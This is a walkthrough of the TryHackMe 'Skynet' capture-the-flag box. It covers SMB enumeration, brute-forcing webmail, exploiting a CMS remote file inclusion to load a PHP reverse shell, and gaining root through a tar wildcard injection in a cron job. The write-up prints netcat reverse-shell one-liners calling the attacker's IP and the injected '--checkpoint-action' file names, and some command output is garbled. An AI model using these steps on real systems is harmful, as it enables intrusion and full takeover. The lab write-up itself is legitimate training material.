

Finding Miles password to his email (squirrelmail)

1. Tried to brute force SMB,POP3,IMAP using hydra but to no avail
2. Enumerate SMB using enum4linux

```
enum4linux -a 10.10.202.88  
  
-a: enumerate all
```

```
=====
|   Users on 10.10.202.88   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: milesdyson      Name:   Desc:
user:[milesdyson] rid:[0x3e8]

=====
|   Share Enumeration on 10.10.202.88   |
=====

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  anonymous       Disk      Skynet Anonymous Share
  milesdyson     Disk      Miles Dyson Personal Share
  IPC$           IPC       IPC Service (skynet server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 10.10.202.88
//10.10.202.88/print$ Mapping: DENIED, Listing: N/A
//10.10.202.88/anonymous Mapping: OK, Listing: OK
//10.10.202.88/milesdyson Mapping: DENIED, Listing: N/A
//10.10.202.88/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

- found some fileshares

3. Use smbmap to verify:

```
smbmap -H 10.10.202.88
```

```
(root@kali) - [~/tryhackme/skynet]
# smbmap -H 10.10.202.88
[+] Guest session IP: 10.10.202.88:445 Name: 10.10.202.88
  Disk
  ----
  print$ NO ACCESS Printer Drivers
  anonymous READ ONLY Skynet Anonymous Share
  milesdyson NO ACCESS Miles Dyson Personal Share
  IPC$ NO ACCESS IPC Service (skynet server (Samba, Ubuntu))
```

4. Use smbclient to access the shared files

```
smbclient //10.10.202.88/anonymous
```

```
(root@kali)-[~/tryhackme/skynet]
# smbclient //10.10.202.88/anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls

.                D            0   Fri Nov 27 00:04:00 2020
..               D            0   Tue Sep 17 15:20:17 2019
attention.txt    N          163   Wed Sep 18 11:04:59 2019
logs             D            0   Wed Sep 18 12:42:16 2019

9204224 blocks of size 1024. 5830948 blocks available
smb: \> cd logs
smb: \logs\> ls

.                D            0   Wed Sep 18 12:42:16 2019
..               D            0   Fri Nov 27 00:04:00 2020
log2.txt         N            0   Wed Sep 18 12:42:13 2019
log1.txt         N          471   Wed Sep 18 12:41:59 2019
log3.txt         N            0   Wed Sep 18 12:42:16 2019

9204224 blocks of size 1024. 5830948 blocks available
smb: \logs\>
```

- get all the files

5. View content of the files

```
scan.txt      x | pop3bruteforce.pl  x | attention.txt  x | log1.txt      x | log2.txt      x | log3.txt      x | common-names.txt  x
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
```

```
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

- A wordlist to bruteforce

6. Visit the squirrel page and bruteforce using the wordlist

2. Intruder attack of 10.10.9.186 - Temporary attack - Not saved to project file

Attack

Save

Columns

Results

Target

Positions

Payloads

Resource Pool

Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Unknow...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	
2	cyborg007haloterminator	302	<input type="checkbox"/>	<input type="checkbox"/>	2114	<input type="checkbox"/>	
3	terminator22596	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	
4	terminator219	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	
5	terminator20	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	
6	terminator1989	200	<input type="checkbox"/>	<input type="checkbox"/>	3240	<input checked="" type="checkbox"/>	

Finding hidden directory

7. Found milesdyson SMB credentials

Current Folder: **INBOX**

[Compose](#)
[Addresses](#)
[Folders](#)
[Options](#)
[Search](#)
[Help](#)

[Message List](#)
[Unread](#)
[Delete](#)

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 10:10 pm
Priority: Normal
Options: [View Full Header](#) | [View Printable Version](#) | [Download this as a file](#)

We have changed your smb password after system malfunction.

8. Access smb with credentials found

```
smbclient //10.10.9.186/milesdyson -U milesdyson
```

```
(root@kali)-[~/tryhackme/skynet]
# smbclient //10.10.9.186/milesdyson -U milesdyson
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D            0 Tue Sep 17 17:05:47 2019
..                              D            0 Wed Sep 18 11:51:03 2019
Improving Deep Neural Networks.pdf  N 5743095 Tue Sep 17 17:05:14 2019
Natural Language Processing-Building Sequence Models.pdf  N 12927230 Tue Sep 17 17:05:14 2019
Convolutional Neural Networks-CNN.pdf  N 19655446 Tue Sep 17 17:05:14 2019
notes                             D            0 Tue Sep 17 17:18:40 2019
Neural Networks and Deep Learning.pdf  N 4304586 Tue Sep 17 17:05:14 2019
Structuring your Machine Learning Project.pdf  N 3531427 Tue Sep 17 17:05:14 2019

9204224 blocks of size 1024. 5831372 blocks available
smb: \>
```

9. get all files recursively

```
smbclient //10.10.9.186/milesdyson -U milesdyson -c
'prompt;recurse;mget *'
```

```

- (root@kali) ~ - tryhackme/skynet
# embleset /usr/share/wordlists/dirb/ -U millesdyson -c 'prompt;recurse;wget' -s
Enter W00RG0UPmillesdyson's password:
getting file /Improving Deep Neural Networks.pdf of size 5743095 as Improving Deep Neural Networks.pdf (1019.5 Kilobytes/sec) (average 1019.5 Kilobytes/sec)
getting file /Natural Language Processing-Building Sequence Models.pdf of size 2202238 as Natural Language Processing-Building Sequence Models.pdf (986.6 Kilobytes/sec) (average 982.3 Kilobytes/sec)
getting file /Convolutional Neural Networks-CNN.pdf of size 1965946 as Convolutional Neural Networks-CNN.pdf (843.0 Kilobytes/sec) (average 905.9 Kilobytes/sec)
getting file /Neural Networks and Deep Learning.pdf of size 4384586 as Neural Networks and Deep Learning.pdf (581.8 Kilobytes/sec) (average 858.1 Kilobytes/sec)
getting file /Structuring your Machine Learning Project.pdf of size 352327 as Structuring your Machine Learning Project.pdf (597.5 Kilobytes/sec) (average 838.4 Kilobytes/sec)
getting file /Notes3.01 Search.md of size 65081 as notes/3.01 Search.md (47.6 Kilobytes/sec) (average 811.4 Kilobytes/sec)
getting file /Notes3.01 Agent-based Models.md of size 5083 as notes/3.01 Agent-based Models.md (4.1 Kilobytes/sec) (average 792.4 Kilobytes/sec)
getting file /Notes3.02 In Practice.md of size 7849 as notes/3.02 In Practice.md (5.8 Kilobytes/sec) (average 784.2 Kilobytes/sec)
getting file /Notes3.00 Cover.md of size 3114 as notes/3.00 Cover.md (2.3 Kilobytes/sec) (average 750.9 Kilobytes/sec)
getting file /Notes3.02 Linear Algebra.md of size 78354 as notes/3.02 Linear Algebra.md (51.1 Kilobytes/sec) (average 741.3 Kilobytes/sec)
getting file /Notes3.01 Important.txt of size 117 as notes/3.01 Important.txt (0.1 Kilobytes/sec) (average 725.4 Kilobytes/sec)
getting file /Notes3.01 pandas.md of size 9221 as notes/3.01 pandas.md (6.7 Kilobytes/sec) (average 710.2 Kilobytes/sec)
getting file /Notes3.00 Artificial Intelligence.md of size 33 as notes/3.00 Artificial Intelligence.md (0.8 Kilobytes/sec) (average 695.6 Kilobytes/sec)
getting file /Notes3.01 Overview.md of size 1105 as notes/3.01 Overview.md (0.8 Kilobytes/sec) (average 683.2 Kilobytes/sec)
getting file /Notes3.02 Planning.md of size 71657 as notes/3.02 Planning.md (51.8 Kilobytes/sec) (average 668.6 Kilobytes/sec)
getting file /Notes3.04 Probability.md of size 67732 as notes/3.04 Probability.md (45.5 Kilobytes/sec) (average 656.5 Kilobytes/sec)
getting file /Notes3.06 Natural Language Processing.md of size 82833 as notes/3.06 Natural Language Processing.md (68.8 Kilobytes/sec) (average 645.1 Kilobytes/sec)
getting file /Notes3.02 Machine Learning.md of size 26 as notes/3.02 Machine Learning.md (0.9 Kilobytes/sec) (average 633.1 Kilobytes/sec)
getting file /Notes3.03 Calculus.md of size 40779 as notes/3.03 Calculus.md (29.6 Kilobytes/sec) (average 622.8 Kilobytes/sec)
getting file /Notes3.03 Reinforcement Learning.md of size 23159 as notes/3.03 Reinforcement Learning.md (18.3 Kilobytes/sec) (average 611.1 Kilobytes/sec)
getting file /Notes3.00 Probabilistic Graphical Models.md of size 81055 as notes/3.00 Probabilistic Graphical Models.md (59.3 Kilobytes/sec) (average 601.3 Kilobytes/sec)
getting file /Notes3.00 Bayesian Statistics.md of size 39554 as notes/3.00 Bayesian Statistics.md (28.8 Kilobytes/sec) (average 591.4 Kilobytes/sec)
getting file /Notes3.00 Appendices.md of size 29 as notes/3.00 Appendices.md (0.9 Kilobytes/sec) (average 581.2 Kilobytes/sec)
getting file /Notes3.01 Functions.md of size 7627 as notes/3.01 Functions.md (5.5 Kilobytes/sec) (average 571.6 Kilobytes/sec)
getting file /Notes3.03 Neural Nets.md of size 264726 as notes/3.03 Neural Nets.md (108.9 Kilobytes/sec) (average 563.8 Kilobytes/sec)
getting file /Notes3.04 Model Selection.md of size 33383 as notes/3.04 Model Selection.md (24.2 Kilobytes/sec) (average 555.8 Kilobytes/sec)
getting file /Notes3.02 Supervised Learning.md of size 94287 as notes/3.02 Supervised Learning.md (68.4 Kilobytes/sec) (average 547.2 Kilobytes/sec)
getting file /Notes3.00 Simulation.md of size 29 as notes/3.00 Simulation.md (0.8 Kilobytes/sec) (average 518.6 Kilobytes/sec)
getting file /Notes3.05 In Practice.md of size 1123 as notes/3.05 In Practice.md (0.8 Kilobytes/sec) (average 530.3 Kilobytes/sec)
getting file /Notes3.07 Graphs.md of size 5110 as notes/3.07 Graphs.md (3.7 Kilobytes/sec) (average 522.2 Kilobytes/sec)
getting file /Notes3.07 Unsupervised Learning.md of size 23379 as notes/3.07 Unsupervised Learning.md (15.7 Kilobytes/sec) (average 516.6 Kilobytes/sec)
getting file /Notes3.05 Bayesian Learning.md of size 39443 as notes/3.05 Bayesian Learning.md (28.6 Kilobytes/sec) (average 507.4 Kilobytes/sec)
getting file /Notes3.03 Anonymization.md of size 2516 as notes/3.03 Anonymization.md (1.8 Kilobytes/sec) (average 508.0 Kilobytes/sec)
getting file /Notes3.01 Process.md of size 5788 as notes/3.01 Process.md (4.2 Kilobytes/sec) (average 492.9 Kilobytes/sec)
getting file /Notes3.01 Optimization.md of size 25823 as notes/3.01 Optimization.md (18.8 Kilobytes/sec) (average 486.2 Kilobytes/sec)
getting file /Notes3.05 Statistics.md of size 64291 as notes/3.05 Statistics.md (46.7 Kilobytes/sec) (average 480.8 Kilobytes/sec)
getting file /Notes3.02 Visualization.md of size 948 as notes/3.02 Visualization.md (8.7 Kilobytes/sec) (average 473.4 Kilobytes/sec)
getting file /Notes3.00 In Practice.md of size 21 as notes/3.00 In Practice.md (0.0 Kilobytes/sec) (average 466.9 Kilobytes/sec)
getting file /Notes3.02 Nonlinear Dynamics.md of size 44081 as notes/3.02 Nonlinear Dynamics.md (32.4 Kilobytes/sec) (average 461.1 Kilobytes/sec)
getting file /Notes3.19 Algorithms.md of size 28709 as notes/3.19 Algorithms.md (21.8 Kilobytes/sec) (average 455.1 Kilobytes/sec)
getting file /Notes3.04 Filtering.md of size 13368 as notes/3.04 Filtering.md (9.7 Kilobytes/sec) (average 449.1 Kilobytes/sec)
getting file /Notes3.10 Foundations.md of size 22 as notes/3.10 Foundations.md (0.8 Kilobytes/sec) (average 443.6 Kilobytes/sec)

```

- Found useful information:

```

(root@kali) ~ - tryhackme/skynet
# cat important.txt

```

```


1. Add features to beta CMS /45kra24xs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife

```

10. Visit /45kra...

Menu
10.10.9.186/45kra24:
NFS no_root_squas:
Index of /backups
10.10.202.88
403 Forbidden
Speed Dial

10.10.9.186/45kra24xs28v3yd/



Miles Dyson Personal Page

Dr. Miles Bennett Dyson was the original inventor of the neural-net processor which would lead to the development of Skynet, a computer A.I. intended to control electronically linked weapons and defend the United States.

Finding User flag


10. Directory Enumeration

```

ffuf -u http://10.10.9.186/45kra24xs28v3yd/FUZZ -w
/usr/share/wordlists/dirb/common.txt --recursion

```

```
ffuf -u http://10.10.9.186/45kra24xs28v3yd/ FUZZ -w /usr/share/wordlists/dirb/common.txt --recursion
```



v1.3.1 Kali Exclusive <3

```
Method      : GET
URL         : http://10.10.9.186/45kra24xs28v3yd/FUZZ
Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
Follow redirects : false
Calibration : false
Timeout     : 10
Threads    : 40
Matcher    : Response status: 200,204,301,302,307,401,403,405
```

```
.hta [Status: 403, Size: 276, Words: 20, Lines: 10]
.htpasswd [Status: 200, Size: 418, Words: 45, Lines: 16]
.htaccess [Status: 403, Size: 276, Words: 20, Lines: 10]
administrator [Status: 403, Size: 276, Words: 20, Lines: 10]
administrator [Status: 301, Size: 335, Words: 20, Lines: 10]
```

(root@kali) ~/tryhackme/skynet

```
feroxbuster --url http://10.10.9.186/45kra24xs28v3yd/ -w /usr/share/wordlists/dirb/common.txt
```


FERREX OXIDE
by Ben "epi" Risher ver: 2.4.0

Target Url	http://10.10.9.186/45kra24xs28v3yd/
Threads	50
Wordlist	/usr/share/wordlists/dirb/common.txt
Status Codes	[200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
Timeout (secs)	7
User-Agent	feroxbuster/2.4.0
Config File	/etc/feroxbuster/ferox-config.toml
Recursion Depth	4

Press [ENTER] to use the Scan Cancel Menu™


```
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/.htpasswd
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/.htaccess
301 9l 28w 335c http://10.10.9.186/45kra24xs28v3yd/administrator
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/.htaccess
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/.htpasswd
301 9l 28w 342c http://10.10.9.186/45kra24xs28v3yd/administrator/alerts
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/alerts/.htaccess
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/alerts/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/alerts/.htpasswd
301 9l 28w 343c http://10.10.9.186/45kra24xs28v3yd/administrator/classes
301 9l 28w 346c http://10.10.9.186/45kra24xs28v3yd/administrator/components
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/classes/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/classes/.htaccess
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/classes/.htpasswd
200 15l 57w 418c http://10.10.9.186/45kra24xs28v3yd/index.html
200 94l 275w 4945c http://10.10.9.186/45kra24xs28v3yd/administrator/index.php
301 9l 28w 338c http://10.10.9.186/45kra24xs28v3yd/administrator/js
301 9l 28w 341c http://10.10.9.186/45kra24xs28v3yd/administrator/media
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/media/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/media/.htpasswd
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/media/.htaccess
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/js/.htpasswd
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/js/.hta
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/js/.htaccess
301 9l 28w 345c http://10.10.9.186/45kra24xs28v3yd/administrator/templates
301 9l 28w 353c http://10.10.9.186/45kra24xs28v3yd/administrator/templates/default
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/templates/default/.htpasswd
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/templates/default/.htaccess
403 9l 28w 276c http://10.10.9.186/45kra24xs28v3yd/administrator/templates/default/.hta
200 4l 190w 10220c http://10.10.9.186/45kra24xs28v3yd/administrator/js/swfobject.js
301 9l 28w 347c http://10.10.9.186/45kra24xs28v3yd/administrator/js/tiny_mce
```

11. Login with previous credentials



- tried to bruteforce: failed
- used prev credentials: failed


12. Search for an exploit:



13. Reverse shell, userflag found

http://10.10.9.186/45kra24xs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.13.28.250/php-reverse-shell.php?

- host own HTTP site with reverse shell.
- start netcat listener



Root Flag: CRONJOB

- Use previous account

15. Find ways to priv esc using linpeas

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
*/1 * * * * root /home/milesdyson/backups/backup.sh
```

- found a bashscript that is writable by me running as root

16. Contents of backup.sh

```
milesdyson@skynet:~/backups$ cat backup.sh
cat backup.sh
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

- can be exploited refer to [Wildcards](#)
- [working alternative](#) [↗](#)

17. Exploiting the tar and wildcard

a. Create the payload

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.13.28.250
lport=8888 R
```

b. Path to the directory where the backup is taking place

- switch back to www-data user because that user has write access

```
cd /var/www/html

echo "mkfifo /tmp/lhennp; nc 10.13.28.250 8888 0</tmp/lhennp
| /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"
```



```
echo "" > --checkpoint=1
```

- c. Start netcat listener on 8888 and wait for crontab to run

```
# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.13.28.250] from (UNKNOWN) [10.10.9.186] 45326
whoami
root
```

- d. Found root flag

```
(root@kali)-[~/tools/PEASS-ng]
# nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.13.28.250] from (UNKNOWN) [10.10.9.186] 45326
whoami
root
cd /root
ls
root.txt
cat root.txt
```